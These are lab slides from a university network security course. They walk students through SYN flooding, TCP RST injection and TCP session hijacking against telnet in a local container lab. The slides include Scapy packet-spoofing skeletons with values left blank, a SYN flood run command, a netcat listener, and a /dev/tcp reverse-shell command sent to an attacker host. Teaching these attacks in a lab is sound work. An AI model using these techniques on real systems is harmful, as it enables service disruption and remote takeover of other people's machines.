EXP #9

TCP/IP ATTACK LAB

SLIDES BY: MOHAMAD BALAWI

جامعة بيرزيت BIRZEIT UNIVERSITY

OUTLINE

Introduction

Task 1: SYN Flooding Attack

- Task 1.1: Launching the Attack Using Python
- Task 1.2: Launch the Attack Using C
- Task 1.3: Enable the SYN Cookie Countermeasure

Task 2: TCP RST Attacks on telnet Connections

Task 3: TCP Session Hijacking

Task 4: Creating Reverse Shell using TCP Session Hijacking


BIRZEIT UNIVERSITY

TCP

TCP stands for Transmission Control Protocol. It's a core protocol of the Internet Protocol Suite (commonly known as TCP/IP) and is responsible for establishing and maintaining connections between devices over a network. TCP provides reliable, ordered, and error-checked delivery of data packets between applications running on hosts communicating via an IP network.


TCP 3-way Handshake

1. **SYN (Synchronize)**: The client sends a TCP segment with the SYN flag set to the server, indicating it wants to establish a connection.
2. **SYN-ACK (Synchronize-Acknowledgment)**: The server responds with a TCP segment containing SYN and ACK (acknowledgment) flags set.
3. **ACK (Acknowledgment)**: the client sends back an ACK segment to the server, confirming receipt of the server's acknowledgment.



SYN Flooding Attack

- SYN flood is a form of DoS attack in which attackers send many SYN requests to a victim's TCP port, but the attackers have no intention to finish the 3-way handshake procedure.
- Attackers either use spoofed IP address or do not continue the procedure.
- Through this attack, attackers can flood the victim's queue that is used for half-opened connections.



Backlog Queue

- The backlog queue is a queue used by a server to hold incoming connection requests from clients that have not yet been accepted or processed.

Backlog Queue - Size

- The size of the queue has a system-wide setting. In Ubuntu OS, we can check the setting using the following command:

```
sysctl net.ipv4.tcp_max_syn_backlog
```

- The OS sets this value based on the amount of the memory the system has: the more memory the machine has, the larger this value will be.
- We can change the backlog queue size using the following command:

```
sysctl -w net.ipv4.tcp_max_syn_backlog=80
```

Backlog Queue - Usage

- We can use the following command to check the usage of the queue:

```
netstat -nat
```

- The state for such half-opened connections is **SYN-RECV**
- If the 3-way handshake is finished, the state of the connections will be **ESTABLISHED**
- The following command can be used to count the number of half-opened connections:

```
netstat -nat | grep SYN_RECV | wc -l
```

Backlog Queue - Reserved Slots

- Quarter (25%) of the backlog queue is reserved for “proven destinations”, these are successful connections that happened in the past, so if we were to telnet into the victim then begin the SYN flooding attack, it will not work because a space in the backlog queue is already reserved for the telnet host.
- The following command is used to view the current reserved slots:

```
ip tcp_metrics show
```

- The following command is used to flush (remove) the current reserved slots:

```
ip tcp_metrics flush
```

Backlog Queue – Half-Opened Connections

- After sending SYN+ACK, the host waits for ACK (the last step in the 3-way TCP handshake).
- If it does not receive ACK, it will retransmit the SYN+ACK multiple times (the default is 5).
- After that it will remove the record from the queue if it didn't receive acknowledgement.
- After removing a record, any incoming SYN packets will try to occupy the new empty space, that packet might be genuine or spoofed, and that means that there is a chance that it will be occupied by a genuine SYN packet if our program isn't fast enough.

SYN Cookie Countermeasure

- By default, Ubuntu's SYN flooding countermeasure is turned on.
- This mechanism is called SYN cookie. It will kick in if the machine detects that it is under the SYN flooding attack. In our victim server container, we have already turned it off (see the sysctls entry in the docker-compose.yml file). We can use the following sysctl command to turn it on and off:


```
sysctl -a | grep syncookies                (Display the SYN cookie flag)
sysctl -w net.ipv4.tcp_syncookies=0        (turn off SYN cookie)
sysctl -w net.ipv4.tcp_syncookies=1        (turn on SYN cookie)
```

Sysctl permission

- To be able to use sysctl to change the system variables inside a container, the container needs to be configured with the "`privileged: true`" entry (which is the case for our victim server).
- Without this setting, if we run the above command, we will see the following error message. The container is not given the privilege to make the change.

```
sysctl -w net.ipv4.tcp_syncookies=1
sysctl: setting key "net.ipv4.tcp_syncookies": Read-only file syste
```

Lab Setup



(Victim)

TASK 1

SYN Flooding Attack

BIRZEIT UNIVERSITY

Task 1.1: Launching the Attack Using Python

- First we need to modify the backlog queue to become 80:

```
sysctl -w net.ipv4.tcp_max_syn_backlog=80
```

- We provide a Python program called `synflood.py`, but we have intentionally left out some essential data in the code. This code sends out spoofed TCP SYN packets, with randomly generated source IP address, source port, and sequence number.
- Students should finish the code, it should target the default port for Telnet.
- The following table contains some information about the arugments used in the python program:

Argument	Description
dport	The destination port.
flags	The TCP flags used, it can be “S” for SYN, “A” for ACK, or “SA” for SYN+ACK.

Task 1.1: Launching the Attack Using Python

- Run the python program inside the attacker’s container.
- Go to the victim’s container, and verify that the backlog queue is flooded using:

```
netstat –nat
```

- Count the number of half opened connections using the following command:

```
netstat -nat | grep SYN_RECV | wc -l
```

- Go to host_B and telnet into the victim’s machine:

```
telnet 10.9.0.5
```

- After successful connection, exit from telnet by typing “`exit`” in the terminal.
- Try telnet once again and notice the waiting time.

Task 1.2: Launch the Attack Using C

- First we need to flush the reserved slots in the backlog queue using the following command:

```
ip tcp_metrics flush
```

- Make sure to terminate the python program before proceeding.
- Then we need to compile the SYN Flooding C program directly from the VM:

```
gcc -o synflood synflood.c
```

- Then we need to run it inside the attacker:

```
synflood 10.9.0.5 23
```

- Go to host_B and telnet into the victim's machine:

```
telnet 10.9.0.5
```

Task 1.3: Enable the SYN Cookie Countermeasure

- Keep the C program running.
- We need to flush the reserved slots in the backlog queue using the following command:

```
ip tcp_metrics flush
```

- Then enable the SYN cookie mechanism in the victim container:

```
sysctl -w net.ipv4.tcp_syncookies=1
```

- Go to host_B and telnet into the victim's machine:

```
telnet 10.9.0.5
```

TASK 2

TCP RST Attacks on telnet Connections

BIRZEIT UNIVERSITY

TCP RST

- TCP RST (Reset) flag is used to immediately terminate a connection and communicate an error condition; it functions opposite to the SYN (synchronize) and ACK (acknowledgment) flags used in connection establishment and data acknowledgment.

TCP RST Attack

- The TCP RST Attack can terminate an established TCP connection between two victims. For example, if there is an established telnet connection (TCP) between two users A and B, attackers can spoof a RST packet from A to B, breaking this existing connection.
- To succeed in this attack, attackers need to correctly construct the TCP RST packet. In this task, you need to launch a TCP RST attack from the VM to break an existing telnet connection between A and B, which are containers.
- To simplify the lab, we assume that the attacker and the victim are on the same LAN, i.e., the attacker can observe the TCP traffic between A and B.

Task 2: TCP RST Attacks on telnet Connections

- Then we need to modify the following code skeleton to send TCP RST from the victim to host_B, students should fill in the proper values in the places marked by @@@@.

```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="@@@@", dst="@@@@")
tcp = TCP(sport=@@@@, dport=@@@@, flags="R", seq=@@@@)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```

Getting the Missing Data

- We should have all the data needed to modify the python code, except `dport` and `seq`.
- Wireshark can be used to get them from the last TCP packet sent from the victim to host_B.
- Before using Wireshark we need to find the appropriate interface to monitor, the following command can be used for that:

```
ifconfig
```


- Look for the interface name that has 10.9.0.1 as its IP address.

```
[05/08/24]seed@VM:~/.../Labsetup$ ifconfig

br-520735ee4f3c: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:d8ff:fee9:cd6c  prefixlen 64  scopeid 0x20<link>
        ether 02:42:d8:e9:cd:6c  txqueuelen 0  (Ethernet)
        RX packets 933  bytes 55754 (55.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 10470  bytes 566512 (566.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Using Wireshark

- Now double click its name in Wireshark:




Telneting

- Now, go to host_B and telnet into the victim's machine:

```
telnet 10.9.0.5
```

- Select the newest packet that was sent from the victim to host_B.
- Expand the "Transmission Control Protocol" entry to find all relevant data (take a look at the screenshot in the following slide).
- Make sure that you use "next sequence number" instead of sequence number.
- Execute the python program inside the attacker container, the connection should be terminated.


[SEED Labs] Capturing from br-52073
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
No. Time Source Destination Protocol Length Info
5 2024-05-08 11:52:23.523173409 10.9.0.6 10.9.0.5 TELNET 69 Telnet Data ...
6 2024-05-08 11:52:23.523259250 10.9.0.5 10.9.0.6 TCP 66 23 → 46870 [ACK]
7 2024-05-08 11:52:23.524400627 10.9.0.5 10.9.0.6 TELNET 74 Telnet Data ...
8 2024-05-08 11:52:23.524411792 10.9.0.6 10.9.0.5 TCP 66 46870 → 23 [ACK]
9 2024-05-08 11:52:23.928837259 10.9.0.6 10.9.0.5 TELNET 69 Telnet Data ...
10 2024-05-08 11:52:23.929790062 10.9.0.5 10.9.0.6 TELNET 74 Telnet Data ...
11 2024-05-08 11:52:23.929805834 10.9.0.6 10.9.0.5 TCP 66 46870 → 23 [ACK]
12 2024-05-08 11:52:24.769933264 10.9.0.6 10.9.0.5 TELNET 69 Telnet Data ...
13 2024-05-08 11:52:24.770096678 10.9.0.5 10.9.0.6 TELNET 74 Telnet Data ...
14 2024-05-08 11:52:24.770111634 10.9.0.6 10.9.0.5 TCP 66 46870 → 23 [ACK]
15 2024-05-08 11:52:25.397840985 10.9.0.6 10.9.0.5 TELNET 68 Telnet Data ...
16 2024-05-08 11:52:25.398873875 10.9.0.5 10.9.0.6 TELNET 68 Telnet Data ...
17 2024-05-08 11:52:25.398889611 10.9.0.6 10.9.0.5 TCP 66 46870 → 23 [ACK]
18 2024-05-08 11:52:25.399465058 10.9.0.5 10.9.0.6 TELNET 122 Telnet Data ...
19 2024-05-08 11:52:25.399475620 10.9.0.6 10.9.0.5 TCP 66 46870 → 23 [ACK]
Transmission Control Protocol, Src Port: 23, Dst Port: 46870, Seq: 3166886879, Ack: 2641971912, Len: 56
Source Port: 23
Destination Port: 46870
[Stream index: 0]
[TCP Segment Len: 56]
Sequence number: 3166886879
[Next sequence number: 3166886935]
Acknowledgment number: 2641971912
1000 .... = Header Length: 32 bytes (8)
Flags: 0x018 (PSH, ACK)
Window size value: 509
[Calculated window size: 509]
[Window size scaling factor: -1 (unknown)]
Checksum: 0x147b [unverified]
[Checksum Status: Unverified]
Urgent pointer: 0

TASK 3

TCP Session Hijacking

BIRZEIT UNIVERSITY

BIRZEIT UNIVERSITY

Task 3: TCP RST Attacks on telnet Connections

- The objective of the TCP Session Hijacking attack is to inject malicious contents into a TCP session between two victims (e.g. deleting an important file).
- Modify the following python program to create `hacked.txt` file inside the victim’s home directory:

```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="@@@@", dst="@@@@")
tcp = TCP(sport=@@@@, dport=@@@@, flags="A", seq=@@@@, ack=@@@@)
data = "@@@@"
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```

Task 3: TCP RST Attacks on telnet Connections

- Don’t forget to add `\n` (newline character) at the end of the string that represents the file creating command in python code, because normal telnet command is executed after the user hits enter when done typing.
- To get the correct values for dport, seq, ack, we need to start capturing packets in Wireshark.
- Then go to host_B and telnet into victim’s container.
- Then copy the needed data from the last packet that was sent from the victim to host_B.
- Execute the code.
- Now you should be able to find `hacked.txt` under `/home/seed/` directory.

TASK 4

Creating Reverse Shell using TCP Session Hijacking

BIRZEIT UNIVERSITY

Task 4: Creating Reverse Shell

- To create a convenient way of accessing victim's shell and execute interactive commands, attackers do a reverse shell attack, the following steps shows how to do it:

1) Setup Listener on Attacker Machine:

```
nc -lnv 9090
```

2) Go to host_B and telnet into the victim's machine:

```
telnet 10.9.0.5
```

3) Modify task 3 code to execute a Reverse Shell Command on Victim Machine:

```
/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1
```

4) Now you should be able to interact with the victim's shell inside the attacker's container.